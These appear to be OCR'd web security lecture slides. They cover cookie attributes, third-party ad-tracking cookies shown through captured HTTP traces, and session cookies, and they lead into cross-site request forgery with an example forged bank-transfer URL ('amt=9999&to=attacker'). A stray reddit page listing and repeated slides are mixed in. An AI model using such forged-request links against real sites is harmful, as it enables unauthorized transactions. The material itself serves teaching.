



## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com





## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




## Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

# Requests with cookies

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

**Subsequent visit**

...

# Requests with cookies

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

**Subsequent visit**

HTTP Headers

```
http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW...
```

# Why use cookies?

- Personalization
  - Let an anonymous user customize your site
  - Store font choice, etc., in the cookie

# Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

# Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL

# Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address

**Problem: IP addrs change**

# Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address

**Problem: IP addrs change**

Option 2: A maintains a DB indexed by a *cookie*

- **"Third-party cookie"**
- **Commonly used by large ad networks (doubleclick)**

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments share

2 5533  Meet Biddy, The Traveling Hedgehog (imgur.com)
submitted 5 hours ago by kamil1308 to /r/aww
812 comments share

3 4808  Mt. Fuji overlooking Yokohama (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments share

4 3365  RIP in peace (imgur.com)
submitted 4 hours ago by iBleeedorange to /r/funny
430 comments share

5 2344  [Image]Stop Letting People (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments share

6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by johnmountain to /r/news

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments share

2 5533  Meet Biddy, The Traveling Hedgehog (imgur.com)
submitted 5 hours ago by kamil1308 to /r/aww
812 comments share

3 4808  Mt. Fuji overlooking Yokohama (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments share

4 3365  RIP in peace (imgur.com)
submitted 4 hours ago by iBleeedorange to /r/funny
430 comments share

5 2344  [Image]Stop Letting People (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments share

6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by johnmountain to /r/news

# Snippet of reddit.com source

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
    <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
    /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
      <html>
        <head>
          <style>
          <script type="text/javascript" async="" src="http://engine.adzerk.net
          /ados?t=1424367472275&request={"Placements":
          [{"A":5146,"S":24950,"D":"main","AT":5},
          {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
          %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
          <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
          /jquery.min.js" type="text/javascript">
          <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript" src="http://static.adzerk.net/Extensions
          /adFeedback.js">
          <link rel="stylesheet" href="http://static.adzerk.net/Extensions
          /adFeedback.css">
        </head>
```

# Snippet of reddit.com source

Our first time accessing adzerk.net

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
    <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
    /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
      <html>
        <head>
          <style>
          <script type="text/javascript" async="" src="http://engine.adzerk.net
          /ados?t=1424367472275&request={"Placements":
          [{"A":5146,"S":24950,"D":"main","AT":5},
          {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
          %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
          <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
          /jquery.min.js" type="text/javascript">
          <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript" src="http://static.adzerk.net/Extensions
          /adFeedback.js">
          <link rel="stylesheet" href="http://static.adzerk.net/Extensions
          /adFeedback.css">
        </head>
```

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

# Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

# I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

# Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

# Cookies and web authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *"session cookie"* with the logged-in user's info

- Subsequent requests (GET and POST) include the cookie in the request *headers* and/or as one of the *fields*: `http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

# Cookies and web authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *"session cookie"* with the logged-in user's info

- Subsequent requests (GET and POST) include the cookie in the request *headers* and/or as one of the *fields*: `http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

**Attacks?**

# Cross-Site Request Forgery (CSRF)

# URLs with side-effects


```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

- GET requests should have no side-effects, but often do

- What happens if the user is logged in with an active session cookie and visits this link?

- How could you possibly get a user to visit this link?

# Exploiting URLs with side-effects



# Exploiting URLs with side-effects

